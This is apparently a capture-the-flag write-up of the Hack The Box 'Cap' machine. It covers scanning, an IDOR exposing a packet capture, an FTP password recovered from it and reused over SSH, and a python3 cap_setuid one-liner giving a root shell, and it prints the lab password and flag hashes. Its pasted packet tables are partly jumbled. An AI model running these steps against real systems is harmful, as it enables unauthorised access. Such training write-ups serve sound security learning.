

Hack The Box – Cap Writeup

Overview

- **Machine Name:** Cap
 - **Platform:** Hack The Box
 - **Difficulty:** Easy
 - **Objective:** Gain User and Root access
-

1. Reconnaissance


We start by scanning the target using Nmap:

```
nmap -sV 10.129.49.74
```

Findings:

- **Port 21** → FTP (vsftpd)
- **Port 22** → SSH
- **Port 80** → HTTP (Web Application)

Total **3 TCP ports open**



```
zsh: corrupt history file /home/kishan/.zsh_history
(kishan@vbox)-[~]
$ nmap -sV 10.129.49.74
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-22 14:57 IST
Nmap scan report for 10.129.49.74
Host is up (0.072s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Unicorn
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.78 seconds
```

2. Web Enumeration

Accessing the web application on port 80 revealed a **dashboard interface** with a feature called **Security Snapshot**.

When triggering this feature, the browser redirects to:

/data/[id]

The [something] = **data**

3. IDOR Vulnerability (Broken Access Control)


By modifying the ID in the URL:

/data/1 → /data/2 → /data/0

We discovered:

- We could access **other users' scan results**
- This confirms an **IDOR (Insecure Direct Object Reference)** vulnerability

Answer: **Yes**, we can access other users' scans



4. PCAP File Discovery

Among the accessible scans, one contained a **PCAP file with sensitive data**.

- Identified the **ID of the PCAP file** containing credentials

(Replace with actual ID you saw, e.g. 0 or 3 depending on your run)

5. Traffic Analysis

The PCAP file was downloaded and analyzed using Wireshark.

Key Finding:

- Sensitive credentials were transmitted via **FTP protocol**

Application Layer Protocol: **FTP**

Kali Linux (running) - Oracle VM VirtualBox

File Machine View Input Devices Help

0.pcap

Apply a display filter ... <Ctrl>-F

No.	Time	Source	Destination	Protocol	Length	Info
10	0.602222	192.168.196.10	192.168.196.1	TCP	56	80 - 54399 [ACK] Seq=1397 Ack=400 Win=64128 Len=0
11	0.642235	192.168.196.1	192.168.196.16	TCP	68	54400 - 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
12	0.642273	192.168.196.10	192.168.196.1	TCP	68	80 - 54400 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
13	0.642471	192.168.196.1	192.168.196.16	TCP	62	54400 - 80 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
14	0.642529	192.168.196.1	192.168.196.16	HTTP	416	GET /static/main.css HTTP/1.1
15	0.642535	192.168.196.16	192.168.196.1	TCP	56	80 - 54400 [ACK] Seq=1 Ack=361 Win=64128 Len=0
16	0.644325	192.168.196.10	192.168.196.1	TCP	73	80 - 54400 [PSH, ACK] Seq=1 Ack=361 Win=64128 Len=17 [TCP PDU reassembled in 17]
17	0.644465	192.168.196.10	192.168.196.1	HTTP	1047	HTTP/1.0 200 OK (text/css)
18	0.644759	192.168.196.1	192.168.196.16	TCP	62	54400 - 80 [ACK] Seq=361 Ack=1010 Win=1050112 Len=0
19	0.644922	192.168.196.1	192.168.196.16	TCP	62	54400 - 80 [FIN, ACK] Seq=361 Ack=1010 Win=1050112 Len=0
20	0.644937	192.168.196.16	192.168.196.1	TCP	56	80 - 54400 [ACK] Seq=1010 Ack=362 Win=64128 Len=0
21	0.447917	192.168.196.1	192.168.196.16	TCP	68	54410 - 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
22	0.447952	192.168.196.10	192.168.196.1	TCP	68	80 - 54410 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
23	0.448135	192.168.196.1	192.168.196.16	TCP	62	54410 - 80 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
24	0.448295	192.168.196.1	192.168.196.16	HTTP	408	GET /favicon.ico HTTP/1.1
25	0.448213	192.168.196.10	192.168.196.1	TCP	56	80 - 54410 [ACK] Seq=1 Ack=353 Win=64128 Len=0
26	0.449720	192.168.196.10	192.168.196.1	TCP	80	80 - 54410 [PSH, ACK] Seq=1 Ack=353 Win=64128 Len=24 [TCP PDU reassembled in 27]
27	0.449869	192.168.196.10	192.168.196.1	HTTP	425	HTTP/1.0 404 NOT FOUND (text/html)
28	0.450003	192.168.196.1	192.168.196.16	TCP	62	54410 - 80 [ACK] Seq=353 Ack=395 Win=1050624 Len=0
29	0.450176	192.168.196.1	192.168.196.16	TCP	62	54410 - 80 [FIN, ACK] Seq=353 Ack=395 Win=1050624 Len=0
30	0.450189	192.168.196.10	192.168.196.1	TCP	56	80 - 54410 [ACK] Seq=395 Ack=354 Win=64128 Len=0
31	0.624876	192.168.196.1	192.168.196.16	TCP	68	54411 - 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
32	2.624624	192.168.196.16	192.168.196.1	TCP	68	21 - 54411 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
33	2.624934	192.168.196.1	192.168.196.16	TCP	62	54411 - 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
34	2.626895	192.168.196.16	192.168.196.1	FTP	76	Response: 220 (vsFTPd 3.0.3)
35	2.667693	192.168.196.1	192.168.196.16	FTP	62	54411 - 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
36	4.126500	192.168.196.1	192.168.196.16	FTP	69	Request: USER nathan
37	4.126526	192.168.196.16	192.168.196.1	TCP	56	21 - 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0

Frame 40: 78 bytes on wire (624 bits), 78 bytes captured (624 bits)

- Linux cooked capture v1
- Internet Protocol Version 4, Src: 192.168.196.1, Dst: 192.168.196.16
- Transmission Control Protocol, Src Port: 54411, Dst Port: 21, Seq: 14, Ack: 55, Len: 22
- File Transfer Protocol (FTP)

Request command: PASS

Request arg: Buck3tH4TF0RM3!

[Current working directory:]

0000 00 00 00 01 00 00 00 50 56 c0 00 00 00 00 00 00 P V
0010 45 00 00 3e 0e 26 40 00 80 00 e3 30 c0 a8 c4 01 E - > @0
0020 c0 a8 c4 10 d4 80 00 15 60 01 78 5f 1b 22 5d 8c X
0030 50 10 10 0a 4a e0 00 00 50 41 53 53 20 42 75 63 P - J PASS Buc
0040 6b 33 74 48 34 54 46 30 52 4d 33 21 0d 0a k3tH4TF0 RM3!

Kali Linux (running) - Oracle VM VirtualBox

File Machine View Input Devices Help

0.pcap

WireShark - Packet 40 - 0.pcap

Apply a display filter ... <Ctrl>-F

No.	Time	Source	Destination	Protocol	Length	Info
10	0.604759	192.168.196.10	192.168.196.1	TCP	56	80 - 54399 [ACK] Seq=1397 Ack=400 Win=64128 Len=0
11	0.644922	192.168.196.1	192.168.196.16	TCP	68	54400 - 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
12	0.644937	192.168.196.10	192.168.196.1	TCP	68	80 - 54400 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
13	0.447917	192.168.196.1	192.168.196.16	TCP	62	54410 - 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
14	0.447952	192.168.196.10	192.168.196.1	TCP	62	54410 - 80 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
15	0.448135	192.168.196.1	192.168.196.16	TCP	62	54410 - 80 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
16	0.448295	192.168.196.1	192.168.196.16	HTTP	408	GET /favicon.ico HTTP/1.1
17	0.448213	192.168.196.10	192.168.196.1	TCP	56	80 - 54410 [ACK] Seq=1 Ack=353 Win=64128 Len=0
18	0.449720	192.168.196.10	192.168.196.1	TCP	80	80 - 54410 [PSH, ACK] Seq=1 Ack=353 Win=64128 Len=24 [TCP PDU reassembled in 27]
19	0.449869	192.168.196.10	192.168.196.1	HTTP	425	HTTP/1.0 404 NOT FOUND (text/html)
20	0.450003	192.168.196.1	192.168.196.16	TCP	62	54410 - 80 [ACK] Seq=353 Ack=395 Win=1050624 Len=0
21	0.450176	192.168.196.1	192.168.196.16	TCP	62	54410 - 80 [FIN, ACK] Seq=353 Ack=395 Win=1050624 Len=0
22	0.450189	192.168.196.10	192.168.196.1	TCP	56	80 - 54410 [ACK] Seq=395 Ack=354 Win=64128 Len=0
23	0.624876	192.168.196.1	192.168.196.16	TCP	68	54411 - 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
24	2.624624	192.168.196.16	192.168.196.1	TCP	68	21 - 54411 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
25	2.624934	192.168.196.1	192.168.196.16	TCP	62	54411 - 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
26	2.626895	192.168.196.16	192.168.196.1	FTP	76	Response: 220 (vsFTPd 3.0.3)
27	2.667693	192.168.196.1	192.168.196.16	FTP	62	54411 - 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
28	4.126500	192.168.196.1	192.168.196.16	FTP	69	Request: USER nathan
29	4.126526	192.168.196.16	192.168.196.1	TCP	56	21 - 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
30	4.167701	192.168.196.1	192.168.196.16	FTP	62	54411 - 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
31	5.425034	192.168.196.1	192.168.196.16	FTP	62	54411 - 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
32	5.432387	192.168.196.1	192.168.196.16	FTP	62	54411 - 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
33	5.432801	192.168.196.1	192.168.196.16	FTP	62	54411 - 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
34	5.432834	192.168.196.1	192.168.196.16	FTP	62	54411 - 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
35	5.432937	192.168.196.1	192.168.196.16	FTP	62	54411 - 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0

Frame 40: 78 bytes on wire (624 bits), 78 bytes captured (624 bits)

- Linux cooked capture v1
- Internet Protocol Version 4, Src: 192.168.196.1, Dst: 192.168.196.16
- Transmission Control Protocol, Src Port: 54411, Dst Port: 21, Seq: 14, Ack: 55, Len: 22
- File Transfer Protocol (FTP)

Request command: PASS

Request arg: Buck3tH4TF0RM3!

[Current working directory:]

0000 00 00 00 01 00 00 00 50 56 c0 00 00 00 00 00 00 P V
0010 45 00 00 3e 0e 26 40 00 80 00 e3 30 c0 a8 c4 01 E - > @0
0020 c0 a8 c4 10 d4 80 00 15 60 01 78 5f 1b 22 5d 8c X
0030 50 10 10 0a 4a e0 00 00 50 41 53 53 20 42 75 63 P - J PASS Buc
0040 6b 33 74 48 34 54 46 30 52 4d 33 21 0d 0a k3tH4TF0 RM3!

No. 40: Time: 3.424998 - Source: 192.168.196.1 - Destination: 192.168.196.16 - Protocol: FTP - Length: 78 - Info: Request: PASS Buck3tH4TF0RM3!

Show packet bytes Layout: Vertical (Stacked)

Close Help

6. Credential Reuse

From the PCAP:

- Found credentials for user **nathan**

Tried using same credentials on:

- FTP
- SSH

Password reuse worked on **SSH**

```
(kishan@vbox) [~] 21 Seq:
$ ftp nathan@10.129.49.74
Connected to 10.129.49.74.
220 (vsFTPD 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||42120|)
150 Here comes the directory listing.
-r----- 1 1001 1001 33 Sep 22 09:24 user.txt
226 Directory send OK.
ftp>
```

```
(kishan@vbox) [~]
$ ssh nathan@10.129.49.74
nathan@10.129.49.74's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Tue Sep 22 09:44:35 UTC 2026

System load:          0.06
Usage of /:            36.7% of 8.73GB
Memory usage:         21%
Swap usage:           0%
Processes:            229
Users logged in:      1
IPv4 address for eth0: 10.129.49.74
IPv6 address for eth0: dead:beef::250:56ff:feb9:8edd

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.
   https://ubuntu.com/blog/microk8s-memory-optimisation

63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. C
heck your Internet connection or proxy settings

Last login: Tue Sep 22 09:40:25 2026 from 10.10.17.109
nathan@cap:~$ ls
user.txt
nathan@cap:~$ cat user.txt
f1322b0c4b2cc3a45e21796cce6a109e
nathan@cap:~$
```

7. User Access

Logged in via SSH:

```
ssh nathan@10.129.49.74
```

Successfully accessed:

```
/home/nathan/user.txt
```

User flag obtained

8. Privilege Escalation

Checked for special permissions:

```
getcap -r / 2>/dev/null
```

Finding:

```
/usr/bin/python3 = cap_setuid+ep
```

This binary has special capabilities allowing privilege escalation

Exploitation

Used Python to escalate privileges:

```
python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'
```

Now we have:

```
root@cap:/#
```

9. Root Access

Accessed root flag:

```
/root/root.txt
```

Root flag obtained

```
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
nathan@cap:~$ python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@cap:~# ls
user.txt
root@cap:~# cat user.txt
f1322b0c4b2cc3a45e21796cce6a109e
root@cap:~# ls
user.txt
root@cap:~# cd /home/
nathan@cap:/home# ls
root@cap:/home# cd ..
root@cap:/# ls
bin boot cdrom dev etc home lib lib32 lib64 libx32 lost+found media mnt opt proc root run sbin snap srv sys tmp usr var
root@cap:/# cd root
root@cap:/root# ls
root.txt snap
root@cap:/root# cat root.txt
67453f190801b135c984c5319929519c
root@cap:/root#
```

Tools Used

- Nmap
 - Browser (Manual testing)
 - Wireshark
 - SSH
 - Python
-

Key Learnings

- Learned how **IDOR vulnerabilities** expose sensitive data
 - Understood how **PCAP analysis** can reveal credentials
 - Practiced **credential reuse attacks**
 - Learned Linux privilege escalation using **capabilities (getcap)**
 - Gained experience in **end-to-end exploitation workflow**
-

Conclusion

This machine demonstrates real-world attack paths:

- Weak access control (IDOR)
- Poor credential handling
- Misconfigured Linux capabilities

It reinforces the importance of:

- Proper authorization checks
- Secure credential transmission
- Least privilege principle